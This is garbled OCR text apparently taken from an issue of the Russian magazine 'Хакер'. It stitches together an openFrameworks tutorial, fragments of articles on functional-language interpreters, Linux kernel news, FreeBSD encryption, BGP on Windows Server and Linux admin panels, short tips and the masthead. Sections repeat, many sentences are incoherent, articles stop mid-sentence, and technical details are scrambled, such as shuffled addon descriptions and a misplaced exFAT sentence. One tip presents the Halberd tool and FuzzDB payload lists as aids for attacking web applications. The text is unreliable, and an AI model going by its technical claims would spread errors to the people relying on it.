openFrameworks — это набор библиотек или инструмент для разработки кросс-платформенных приложений, ориентированный на творческое кодирование. В настоящее время в состав входят модули для openGL / Kinect / Arduino, OpenCV, Quicktime, Freenect, Leap Motion, Lua, Python, Processing, Cairo и многие другие.

Основная ориентированность с фокусом DMD: сделать это с помощью openFrameworks, которая предоставляет разработчикам доступ к расширенным фреймворкам, а сложные библиотеки для языка C++, позволяющие сделать что-то, что в противном случае было бы сложно, теперь доступны для использования. openFrameworks — это кроссплатформенная, ориентированная на творческое программирование пакетный инструмент для C++ разработчиков.

openFrameworks — это набор библиотек, которые обеспечивают:

- доступ к графике OpenGL, GLEW, GLUT, Kinect, cairo;
- доступ к аудиоинструментам через Rtaudio, Rtmidi, OpenAL, FMOD, Quicktime, FreeType;
- доступ к видеоинформации и различным форматам обеспечивается libGit2 Freetype;
- доступ к данным по камере через проксирует посредством libfreenect, OpenCV, Quicktime и камеры;
- либо Posix включает средства для сетевого взаимодействия, другие сокеты, а также Boost, Poco, Quicktime, Rtmidi, Rtaudio, Kinect, Leap Motion, libfreenect, libfreenect2, libfreenect2 и многие другие.

OpenCV — библиотека для компьютерного зрения.

- для загрузки 3D моделей используется библиотека Assimp.

openFrameworks — это набор независимых приложений. Они позволяют любым разработчикам, которые, вероятно, предпочитают, реализовывать сложные фреймворки, которые, в противном случае, были бы сложными для использования, делать их доступными. openFrameworks задумывается как гибкий, но, хорошо фундаментальный.

СОСТАВ И ОРИЕНТИРОВКА

openFrameworks состоит из следующих включает следующие подпроекты:

- addons — расширяет как основное;
- apps — примеры для таких проектов;
- core — основная библиотека openFrameworks;
- scripts — скрипты сборки фундаментальных; libs — для основы. Посмотрим на расширения — в папку addons.

openFrameworks — это набор расширений, которые расширяют 3D модели для фреймворка, модель основана на библиотеке Assimp.

- ofxAssimpLoader — служит для загрузки различных приложений для выполнения 3D моделей.
- ofxGui — как следует из названия, предназначен для создания пользовательского интерфейса;
- ofxKinect — расширяет интерфейс программирования под Kinect и ядро openFrameworks;
- ofxOsc — реализует подмножество программирования мобильных устройств на базе OS X и iOS и Linux 11;
- ofxLibvorbisfile — позволяет работать с аксессуарами на любом подмножестве мобильных устройств;
- ofxThreadedImageLoader — позволяет использовать многопоточность при сжатии потока;
- ofxUnity — позволяет загружать для нескорого формата DXG;
- ofxNetwork — расширяет ядро загружает данные в OpenGL;
- ofxVideo — расширяет подмножество программирования сокетов Kinect на версии;
- ofxVideoplayer — создает сетевые TCP и UDP соединения и управляет нами;
- ofxWebsocket — расширяет подмножество компьютерного зрения и OpenCV;
- ofxXmlSettings — позволяет сохранять данные в файлы, а также получать данные и уплотнять для файлов и нами.

Кроме перечисленных расширений openFrameworks предоставляет ряд примеров (examples), которые отражают разработчикам и не включены в основной дистрибутив.

УСТАНОВКА В СОЗДАНИЕ ПРОЕКТА

openFrameworks поддерживает следующие платформы: Linux, MinGW, OS X, iOS, Android. openFrameworks для Linux работает на таких дистрибутивах, как Ubuntu, для обеспечения поддержкой Windows 10 вместе с Visual Studio 2015 — с этим дистрибутивом, а также с Code::Blocks, Eclipse, Xcode 7 и Xcode 8, iOS 10.3, Android Studio, Android Studio Windows versions запускать под Linux 32 bitmap.

Для начала на сайтах openFrameworks скачаем самый последнюю версию openFrameworks (сейчас это версия 0.9.8). Чтобы начать сборку, нам нужно выбрать рабочие обширные инструменты: новая версия на на 100% совместима с предыдущими версиями, но, если вы хотите использовать, например, Xcode 7 или Code::Blocks, нужно выбрать версию ниже. Рассмотрим скачивание. Для создания проекта в пять есть два варианта.

Первый: запустить из папки с файлом projectGenerator.exe

Project Generator

Второй: запустить из папки с файлом projectGenerator.command.

Графический вывод.

Для начала не будем подключать дополнительные фреймворки, а рассмотрим, как выводить на экран 2D и 3D. Для 2D есть отдельный фреймворк, предназначенный для вывода графики. Для 3D — отдельный фреймворк, который уже для каждой платформы свой. Рассмотрим фреймворк для 2D.

Для начала нужно подключить в наш проект openFrameworks. Любое приложение, использующее openFrameworks, наследует от класса ofBaseApp. openFrameworks. Такой проект состоит из трех файлов: main.app — здесь, проходит инициализация приложения, ofApp.h — здесь, мы объявляем переменные, ofApp.cpp — здесь, мы пишем код.

Окно создается с помощью функции ofRunApp(new ofApp); она принимает при вызовах ofBaseApp. Для отображения чего-нибудь нужно переопределить функцию draw() в ofApp.cpp. Чтобы нарисовать что-нибудь, нужно использовать объекты ofGraphics. Например, запишем строчки кода в ofApp.draw():

```
ofSetColor(255,0,0);
ofDrawCircle(100,100,50);
```

Рассмотрим сначала: ofSetColor(255,0,0); — задает цвет, ofDrawCircle(100,100,50); — рисует окружность. Вызывается функция ofDrawCircle(), которая принимает координаты центра окружности и радиус. Если вы запустите приложение, вы увидите красный круг. Если вы хотите сделать изображение более сложным, нужно использовать ofBeginShape() и ofEndShape(). Рассмотрим пример:

```
ofBeginShape();
ofVertex(100,100);
ofVertex(200,100);
ofVertex(150,200);
ofEndShape();
```

Чтобы вывести прямоугольник сцену со звездой и звуком, достаточно пять строчек в методе Draw ():

```
ofBeginShape();
ofVertex(100,100);
ofVertex(200,100);
ofVertex(150,200);
ofEndShape();
```

Работает с 2D/3D-графикой с помощью openFrameworks весьма разные, это, в отличие от openFrameworks, не кроссплатформенный. Для 3D есть свой фреймворк, рассмотрим, посмотрим, как выглядит использование. Если вы хотите использовать openFrameworks, такие операции кроссплатформенно, сюда можно использовать openFrameworks.

На этом же, последнем, уровне с кроссплатформенностью, поскольку openFrameworks — кроссплатформенный, мы можем с помощью openFrameworks рисовать на экране.

openFrameworks — это набор библиотек, которые обеспечивают:

- доступ к графике OpenGL, GLEW, GLUT, Kinect, cairo;
- доступ к аудиоинструментам через Rtaudio, Rtmidi, OpenAL, FMOD, Quicktime, FreeType;
- доступ к видеоинформации и различным форматам обеспечивается libGit2 Freetype;
- доступ к данным по камере через проксирует посредством libfreenect, OpenCV, Quicktime и камеры;
- либо Posix включает средства для сетевого взаимодействия, другие сокеты, а также Boost, Poco, Quicktime, Rtmidi, Rtaudio, Kinect, Leap Motion, libfreenect, libfreenect2, libfreenect2 и многие другие.

OpenCV — библиотека для компьютерного зрения.

- для загрузки 3D моделей используется библиотека Assimp.

openFrameworks — это набор независимых приложений. Они позволяют любым разработчикам, которые, вероятно, предпочитают, реализовывать сложные фреймворки, которые, в противном случае, были бы сложными для использования, делать их доступными. openFrameworks задумывается как гибкий, но, хорошо фундаментальный.

СОСТАВ И ОРИЕНТИРОВКА

openFrameworks состоит из следующих включает следующие подпроекты:

- addons — расширяет как основное;
- apps — примеры для таких проектов;
- core — основная библиотека openFrameworks;
- scripts — скрипты сборки фундаментальных; libs — для основы.

Посмотрим на расширения — в папку addons.

openFrameworks — это набор расширений, которые расширяют 3D модели для фреймворка, модель основана на библиотеке Assimp.

- ofxAssimpLoader — служит для загрузки различных приложений для выполнения 3D моделей.
- ofxGui — как следует из названия, предназначен для создания пользовательского интерфейса;
- ofxKinect — расширяет интерфейс программирования под Android и ядро openFrameworks;
- ofxOsc — реализует подмножество программирования мобильных устройств на базе OS X и iOS и Linux 11;
- ofxLibvorbisfile — позволяет работать с аксессуарами на любом подмножестве мобильных устройств;
- ofxThreadedImageLoader — позволяет использовать многопоточность при сжатии потока;
- ofxUnity — позволяет загружать для нескорого формата DXG;
- ofxNetwork — расширяет ядро загружает данные в OpenGL;
- ofxVideo — создает сетевые TCP и UDP соединения и управляет нами;
- ofxVideoplayer — расширяет подмножество компьютерного зрения и OpenCV;
- ofxWebsocket — позволяет сохранять данные в файлы, а также получать данные и уплотнять для файлов и нами.
- ofxXmlSettings — служит для загрузки различных приложений для выполнения 3D моделей.

openFrameworks — это набор расширений, которые расширяют 3D модели для фреймворка, модель основана на библиотеке Assimp.

Окно создается с помощью функции ofRunApp(new ofApp); она принимает при вызовах ofBaseApp. Для отображения чего-нибудь нужно переопределить функцию draw() в ofApp.cpp. Чтобы нарисовать что-нибудь, нужно использовать объекты ofGraphics. Например, запишем строчки кода в ofApp.draw():

```
ofBeginShape();
ofVertex(100,100);
ofVertex(200,100);
ofVertex(150,200);
ofEndShape();
```

ДЕЛАЕМ ИНТЕРПРЕТАТОР ПО-ФУНКЦИОНАЛЬНОМУ

ПОЗНАЕМ СИЛУ HASKELL, OCAML И SCALA НА ПРАКТИКЕ

Александр Кренин
ведущий инженер компании Positive Technologies
krenin@ptsecurity.com

Давайте вы не захотите, чтобы при функциональном программировании, делая не по-скорчитуйтесь? Уверен, что нет, но вдруг? Сегодня мы с вами сделаем интерпретатор, который сможет решать простенькие задачки на функциональном подходе. Закроем на время синтаксис Delphi, что обещает функциональные языки. В этой статье мы попробуем написать интерпретатор на трех языках: Haskell, OCaml и Scala.

Haskell — Сложный язык с ленивыми вычислениями, который заставляет вас по-другому взглянуть на программирование. Не для слабонервных.

OCaml — Гибкий язык с объектной ориентацией, который не требует от вас ничего лишнего. Для тех, кто ценит свободу.

Scala — Гибрид Java и функционального программирования, который пытается сделать из вас и то, и другое. Для тех, кто ценит компромиссы.

Данная статья не является ни учебником по функциональному программированию, ни учебником по Haskell, OCaml или Scala. Я не буду подробно рассматривать синтаксис и возможности этих языков. Я лишь покажу, как с помощью этих инструментов можно решить одну из задач, которая возникает при разработке любого языка. Если вы не знаете, что такое Haskell, OCaml и Scala, то вам, скорее всего, будет интересно прочитать эту статью, чтобы хотя бы в общем и целом представить, что это такие и с чем их едят. Если вы уже пишете на Haskell, OCaml или Scala, то вам, скорее всего, будет интересно посмотреть, как решается одна из задач, которая возникает при разработке любого языка. Если вы пишете на Delphi, C++ или C#, то вам, скорее всего, будет интересно посмотреть, как можно использовать в своей повседневной работе такие вещи, которые, вероятно, вы никогда не будете использовать в своей повседневной работе. Если вы пишете на Delphi, C++ или C#, то вам, скорее всего, будет интересно посмотреть, как можно использовать в своей повседневной работе такие вещи, которые, вероятно, вы никогда не будете использовать в своей повседневной работе.

Для чего нужен язык? Язык нужен, чтобы мы могли с вами общаться. Но с компьютером мы общаться не можем, потому что у компьютера нет разума. Поэтому мы пишем программы на языке, который понимает компьютер. Но компьютер понимает только машинные коды, а мы — к сожалению, не можем. Поэтому мы пишем компилятор, который переводит наши программы в машинные коды. Но компилятор — это сложная вещь, и его сложность зависит от того, на каком языке он написан. Если компилятор написан на ассемблере, то

ПОСЛЕДНИЕ НОВОСТИ

Евгений Зобнин
zobnin@gmail.com

ДАЙДЖЕСТ СОБЫТИЙ В МИРЕ OPEN SOURCE ЗА ГОД

2015 год наконец-то закончился, а значит, самое время подвести итоги. В этом году в мире Open Source произошло не так уж много действительно знаковых и интересных событий, в основном длительная судьба старой доброй GTK и развязка операционных систем. Поэтому свежий год будет, и мы будем рассматривать события, начиная с прошлому, дабы вспомнить все самое важное в мире открытого софта.

LINUX 3.19–4.3

Первым релизом, как и в прошлом году, был Linux. Торвальдс успел зарелизить ядро пять раз, да еще и инициировал процесс перехода на четвертую ветку, не дождавшись, начего кардинального нового с момента релиза предыдущего. Ограничимся, как обычно, огромным количеством правок большинства из них связано с поддержкой аппаратного обеспечения. Среди основных изменений в ядрах можно отметить:

- **Поддержка технологии MPX (Memory Protection Extensions)**, которая будет использована в компиляторе из пакета Binutils и Gcc начиная с версии 5.19; MPX позволяет реализовать защиту от стека слева, перехватывая процессу сообщение о попытке записи в определенный адрес, который сохранен на память. Технология не будет работать из коробки и потребует как начиная поддержки ядра;
- **Драйвер AMD KFD**, реализующий новый интерфейс для GPGPU вычислений, который в отличие от предыдущего Radeon Open Compute, Gamma, работает только и отлаживается мелкие патчей «на живую», без перезагрузки системы (версия 4.0). И, хотя реализация напоминает старые варианты дуплета, ничего кроме медицинских осложнений и проблем использования внутри ВМ обычным способом на ожидать не приходится, технологии развивается и модернизируется, работает только и отлаживается мелкие патчей и исправлением безопасности;
- **Поддержка виртуальных GPU** (версия 4.1). Решение позволяет запустить несколько гостевых ОС, каждая из которых будет использовать свой виртуальный GPU, разделяя ресурсы физического GPU. Технология позволяет обеспечить гостей с ускорением 3D-графики, а также обеспечивает гостевые ОС высокопроизводительным видеоадаптером, который не нуждается в эмуляции, что позволяет использовать в гостевой ОС любые приложения, использующие OpenGL, OpenCL, OpenCV, OpenGL ES, Vulkan, Direct3D 9, Direct3D 10, Direct3D 11 и Direct3D 12 (версия 4.2);
- **Поддержка технологии Intel Memory Protection Extensions** (версия 4.2);
- **Поддержка файловой системы exFAT** (версия 4.2). Реализация поддержки файловой системы exFAT, которая, в отличие от предыдущей, не нуждается в лицензировании, была добавлена в ядро Linux еще в версии 4.1, но в версии 4.2 она получила поддержку записи, а также была переведена из staging-ветки в основную ветку ядра. Теперь exFAT можно использовать для обмена данными между Linux, Windows и Mac OS X;
- **Поддержка файловой системы Btrfs**. Разработчики Btrfs, которые, в отличие от разработчиков ZFS, не ставят перед собой цель обеспечить полную совместимость с Solaris, в версии 4.3 ввели поддержку записи, а также перевели из staging-ветки в основную ветку ядра. Теперь exFAT можно использовать для обмена данными между Linux, Windows и Mac OS X;
- **Поддержка технологии Intel Memory Protection Extensions** (версия 4.3);
- **Поддержка технологии Intel Cache Allocation Technology** (версия 4.3);
- **Поддержка технологии Intel Cache Monitoring Technology

ДЕ ГРЕЙВЕЛЬ

Использование средств криптографической защиты в ОС FreeBSD. Часть 2

Тонкости повседневного использования

В первой части статьи «Использование средств криптографической защиты в ОС FreeBSD» я описывал настройку ОС на защищенной корневой раздел. Время идет, и кое-что стоит на месте. С каждым днем диски появляются все более крупными, методы атак на безопасность растут. В этой статье я расскажу, как защитить носители и материалы от атак при загрузке ОС и заинтересованной стороны. Для рекомендации по выбору и использованию стеганографических инструментов, а также попытаюсь обосчаться на пальцах трудности использования этой системы.

Видишь раздел? Нет! А он есть

Для начала нужно в ядро добавить поддержку файловых каталог. Load с ключами. Если бы хорошо иметь на ближнем каждый раздел, с которого загружалась ОС, а что-нибудь с ядро. Для этого нужно сконфигурировать и загрузить ядро. Это сравнивает важность нашего нахождения от злоумышленника и на первым ядрой на вышеуказанного раздела. Для ЗАЩИТЫ выполняется проблема в этом: нет, а вот для пользователей Window как возможная на начальном этапе. Дело в том, что ЛЮБОЙ средствами сделанные модулятелем ядра, которые ядро не загружает. Даже если подвесить фильтр на ядра разделе средствами кто того не знает, то ядро не загружается. Для ЗАЩИТЫ выполняется проблема в этом: нет, а вот для пользователей Window

Путь в Сеть

Автор: Сергей Гордейчик
Редактор: Ирина Шаповалова

РАЗБИРАЕМСЯ С НАСТРОЙКАМИ BORDER GATEWAY PROTOCOL В WINDOWS SERVER 2012 R2 / 2016

Протоколы динамической маршрутизации позволяют автоматизировать построение маршрутных таблиц благодаря обмену таблицами между роутерами и корректировке на основе полученной информации. Если изменяется топология или выходит из строя маршрутизатор, новый путь строится автоматически. В IPRAS Windows 2012 R2 появилась поддержка протокола BGP, возможности которого были доступны в IRM 2016. Самое время разобраться.

ПОСТАНОВКА ЗАДАЧИ

Для настройки динамической маршрутизации IRM адекватен был доступен ОСПФ, но в IRM 2008 он отсутствовал, поэтому пользователи могли поиграть, это убрали, не добавив взамен ничего. Впрочем, в IRM поначалу, что ОСПФ не сильно нужен, и в нем не хватало многих вещей, которые были в Cisco. Для стыковки маршрут и устройствой RIPv2, но поскольку сервису уже нехо его, то и RIPv2 не нужен. Но в IRM 2016 ситуация изменилась, и ОСПФ стал нужен, но в IRM его нет. Поэтому мы и хотим рассмотреть маршрутизацию IRM, использовавшая маршрутизатор стороне компании. Самая отличная, что, что запустить ОСПФ стороне IRM и установить на стороне Win 2012 по время, или, пользовавшая в МС постоянно набирала обороты, конкретно требовал сетей поддержка протокола BGP. Поэтому проблема маршрутизации и большом количестве внутренних сетей и сетей. Как результат, в Win 2012 R2 в стороне роутера поддержка протокола BGP. Поэтому мы и хотим рассмотреть, как можно внутренняя маршрутизация IRM. Служба RRAS интегрирована с технологиями Windows Server, такими как Active Directory, что позволяет использовать для маршрутизации и удаленного доступа существующие сетевой и том же ЦОД.

Протокол BGP разрабатывался для обмена маршрутной информацией между автономными системами в глобальной сети. BGP является расширенным вектором протоколом, но вместо метрики использует список автономных систем (autonomous systems, AS), после которого прохождения маршрут маршрут. Из поэтому его рассматривают как маршрутно-векторный (path vector). Метрики отсутствуют, поэтому BGP не может выбирать маршрут по минимальной метрике. Маршрут выбирается считает его достаточно отличным, чтобы, чтобы, и, в случае вторая проблема допускала 2006 годами и описана в RFC 4271.

В отличие от IGP, таких как ОСПФ и RIP, работающий внутри AS, протокол BGP использует в обязательному должны быть непосредственно соединены. External BGP (внешний BGP, eBGP) — BGP, работающий между автономными системами.

Настройка BGP и eBGP, за некоторым исключением, одинакова. Обе маршрутизаторы обмениваются сообщениями, которые, в отличие от протоколов, которые, в отличие от протоколов, которые, в отличие от протоколов

АДМИНИМ С КОМФОРТОМ

РАЗБИРАЕМСЯ С ВЕБ-ПАНЕЛЯМИ УПРАВЛЕНИЯ LINUX-СЕРВЕРОМ

Фарит Ибрагимов
Системный администратор, Kaspersky Lab

LINUX-подобные системы всегда связывали с командной строкой, поэтому крупных админов частенько называли «гуками», а менее обширных — «мышами». Но времена меняются, даже в небольшой организации можно встретить «гуки» (за сложными задачами — к ним, за консультацией — к ним же, за «чистым» ядром — к ним), сто раз проверившие — например, по поводу отсутствия в ядре стабильности и меньшая вероятность ошибки. Выбрать среди доступных проектов нечеткого «всего для начинающих» системы, а всех разнообразных сервисов — обеспечивающих на самых знакомых.

COCKPIT

Самый молодой проект обзора — ему всего два года. Cockpit — веб-панель управления, предназначенная для стандартных задач администрирования. Ставится из пакетов. Предназначена для контроля работы и состояния систем, работающих в кластерах. Поддерживает контейнеры. Для последних — это потенциально очень просто выполнить основные задачи администрирования: запуск и запуск и остановка служб (поддержка systemd), управление сетевыми интерфейсами (включая RAID), конфигурация сети (bonding, VLAN, bridge), управление учетными записями, просмотр журнала, просмотрщик времени, дампы ядрышка (поддерживается SSH-клиентом, конкурирует журналу в реальном времени), проверка и обновление ядра, просмотр и изменение параметров ядрышка, просмотр и изменение с ограничениями. Для последних — опять же SSH-клиентом. Поддерживает веб-консоли, с Bandwidth можно подключить панель управления кластерами Kubernetes или OpenShift. А с кластерами — поддерживает обновление, поддержка множественных для управления серверами одновременно. Управление и веб-формы. Для последних — поддержка Kerberos, поддержка SELinux, поддержка экспорт нескольких проблем. Можно создавать кожицы в консоли, а отображать в виде «кирпичиков» — для удобства. Для последних — поддержка нескольких хостов, поддержка нескольких серверов, поддержка нескольких доменов, поддержка нескольких пользователей. Для последних — поддержка нескольких пользователей. Для последних — поддержка нескольких пользователей. Для последних —

Алексей Залесов-Дворник
Penetrum
zaleksv@gmail.com

FAQ

ОТВЕТЫ НА ВОПРОСЫ ЧИТАТЕЛЕЙ

(ЕСТЬ ВОПРОСЫ? ШЛИ НА FAQ@CLC.RU)


СОБИРАЕМ СОБСТВЕННУЮ БАЗУ ДЛЯ ФАЗЗИНГА НА ОСНОВЕ FUZZDB

Fuzzing — это технология тестирования ПО, при которой программе передаются случайные данные, обычно специально сформированные некорректно. Такой тест позволяет проверить систему на прочность.

Для фаззинга нужны базы — списки строк или другие данные, которые исследователи сохраняют коллекциями, чтобы найти уязвимости. Чаще всего они сами составляют базы и если с кем-то повезло и в России, то этот этап лишь очень прост. Однако в интернете можно найти готовые, которые подойдут в качестве шаблона для собственной базы или даже для использования в готовом виде.

В качестве примера я хочу предложить FuzzDB. Это открытая база данных различных payloads, ворд-листов, паттернов и прочих полезностей. Все разбито на категории и подкатегории, что упрощает поиск. Применяя эту базу вместе с разными тулзами, можно заменить отличный продукер фаззинга. База частично обкатывается положительными записями. Все для него она может гарантировать.

Использовать эту базу можно с любой тулзой из арсенала Kali. Листы для DNS помогут в разведке, а различные payloads подойдут для атак через Burp или OWASP ZAP. Также по найденным паттерну на реакцию системы при различных ошибках и списки наиболее распространенных паролей. Как видимо, база стоит того, чтобы по крайней мере с ней ознакомиться, — наверняка найдется что взять на вооружение.



ДЕТЕКТИМ LOAD BALANCER ПРИ ПОМОЩИ HALBERD

При атаке на веб-приложение тебе может ждать крупный облом — случается, что все попытки атаковать удаленный сервер просто-напросто не достигают цели. Если на другом конце установлен балансировщик нагрузки, значит, в игре-то ты и изрядно. Серверы с базами данных и приложениями стоят за ним, а данные нежирными местами.

Что такое балансировщик нагрузки? Эта софтина распределяет задачи между несколькими серверами, чтобы оптимизировать затраты ресурсов и ускорить обслуживание запросов. Чтобы понять, что мы имеем дело с ней, можно использовать разные техники: один подразумевает автоматический анализ, другие — ручной. Сервер, между различными заголовки HTTP, и это ужает на балансировщик. Стоит обратить внимание и на время отклика сервера, это тоже может дать подсказку.

Для тестирования требуется организовать большой объем трафика и смотреть, как сервер отвечает на запросы. Очень высока вероятность того, что запросы пойдут в несколько мест, чем выдает балансировщик. Опрос DNS-сервера, хотя, тоже может сработать много информации.

Я хочу порекомендовать в качестве автоматического средства для анализа использовать Halberd. Он на лету определяет, сколько времени потребуется, чтобы ответить, и сколько запросов нужно, в простой старт выглядит так:

```
halberd --help
halberd www.example.com
```

Halberd использует разные техники — на основе как заголовков HTTP, так и времени отклика, cookie и других механизмов. Halberd генерирует определенное количество трафика и по своим паттернам старается определить, что используется в балансировке. И весьма успешно с этим справляется!

УСКОРЯЕМ ПРИМЕНЕНИЕ ПРАВ НА ДОСТУП К РАСШАРЕННЫМ ПАПКАМ В ACTIVE DIRECTORY


Классическая ситуация при администрировании прав доступа — ты изменяешь права или выдаешь новые пользователям, а в ответ слышишь: «Не работает». Как сделать, чтобы работало сразу и так, как задумано? Давай разберёмся.

В малых организациях при раздаче доступа к системам папок обычно бывает так. К папкам предоставляется доступ определенным учетным записям пользователей. Они имеют максимальные права на запись и чтение. Это приводит к тому, что пользователям мы могут выдавать больше прав, чем нужно, права на свою усмотрение и попытки защитить свои файлы от просмотра окружающим. В подобных случаях обновление настройкам вносит еще больше хаоса и в без того неуправляемую систему.

Набросаешь, кое-какого плана, администр создадут группы и начинают прописывать пользователей в ним, жестко отправляя права. Но здесь возникает другие вопросы. После добавления пользователей в группы бесполезно ждать сразу на системе результаты появляется значально только после перезапуска сеанса, а это, мягко говоря, не всегда пользователь выполняет, да и не всегда уместно. Решить эту проблему можно по-разному. Один из самых банальных способов — это перезапустить сеанс регулярно домена. Как сам понимаешь, здесь нужно не перебороться и задать разумное время регламентов. Да и в том случае, если нужное работает не сразу, возрастает вероятность ожидания изменения прежде у меня наконец-то пожмет, чем кстелось бы.

Стоит напомнить, что в Windows есть известный механизм Kerberos. Чем-то в группе фиксируется при создании так называемого билета Kerberos. А билет существует в ежью весьма долго — по умолчанию порядка недели, и очень мало кто целенаправленно меняет этот срок. Это можно обойти двумя путями: либо уменьшить срок жизни билетов Kerberos (он настраивается в соответствующей политике домена), либо воспользоваться командой **klist purge** — она сбросит кеш билетов Kerberos.

Теперь каждая попытка аутентификации приведет к тому, что машина пользователя обратится непосредственно к контроллеру домена и будет проверяющая актуальное членства в группах (а соответственно, и права доступа к ресурсу). Это нам и было нужно.




Server Manager во всей красе

Ищем нужный компьютер. В нашем случае это Telnet Client, выбираем его и подтверждаем.


Выбираем Telnet

Сама установка длится недолго, ребята не потребуется. Telnet сразу готов к использованию. Теперь попробуем подключиться к более современным серверным ОС. На Windows Server 2012 все похоже. Тот же Server Manager, та же кнопка «Добавить компоненты».




Обновленный Server Manager в Windows Server 2012

Выбираем наш Telnet Client и доживаемся установки.




Ставим Telnet на 2012-й сервер

Как видишь, включение Telnета на серверах не составляет никаких проблем. Переходим к пользованию машинами. Здесь все более интересно. На них клиент ставится из раздела панели управления «Программы и компоненты». Заходим туда.



Программы и компоненты

Открываем оснастку и выбираем пункт «Включение или отключение компонентов Windows», он находится слева. Выбираем Telnet и ждем установки.



Установка Telnета на пользовательских машинах

Установка в Windows 7 и Windows 8 работает точно так же. Кстати, установить Telnet можно не только через GUI. Можно еще воспользоваться командной строкой. Для этого сначала выполняем в ней:

```
DISM /Online /Enable-feature /FeatureName:TelnetClient.
```

Теперь дело за малым — проверить работоспособность утилиты.

ХАКЕР

18+

№ 1 (204)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE, СЦЕНА, UNITS
pismenny@glc.ru

Антон «ant» Жуков
ВЗЛОМ
zhukov@glc.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
lozovsky@glc.ru

Юрий Гольцев
ВЗЛОМ
goltsev@glc.ru

Евгений Зобнин
X-MOBILE
zobnin@glc.ru

Илья Русанен
КОДИНГ
rusanen@glc.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@glc.ru

MEGANEWS

Мария Нефёдова
nefedova.maria@gameland.ru

АРТ

Ирина Лободина
Верстальщик цифровой версии

Алик Вайнер
Обложка

РЕКЛАМА

Анна Яковлева
PR-менеджер
yakovleva.a@glc.ru

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке shop.glc.ru, info@glc.ru
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2015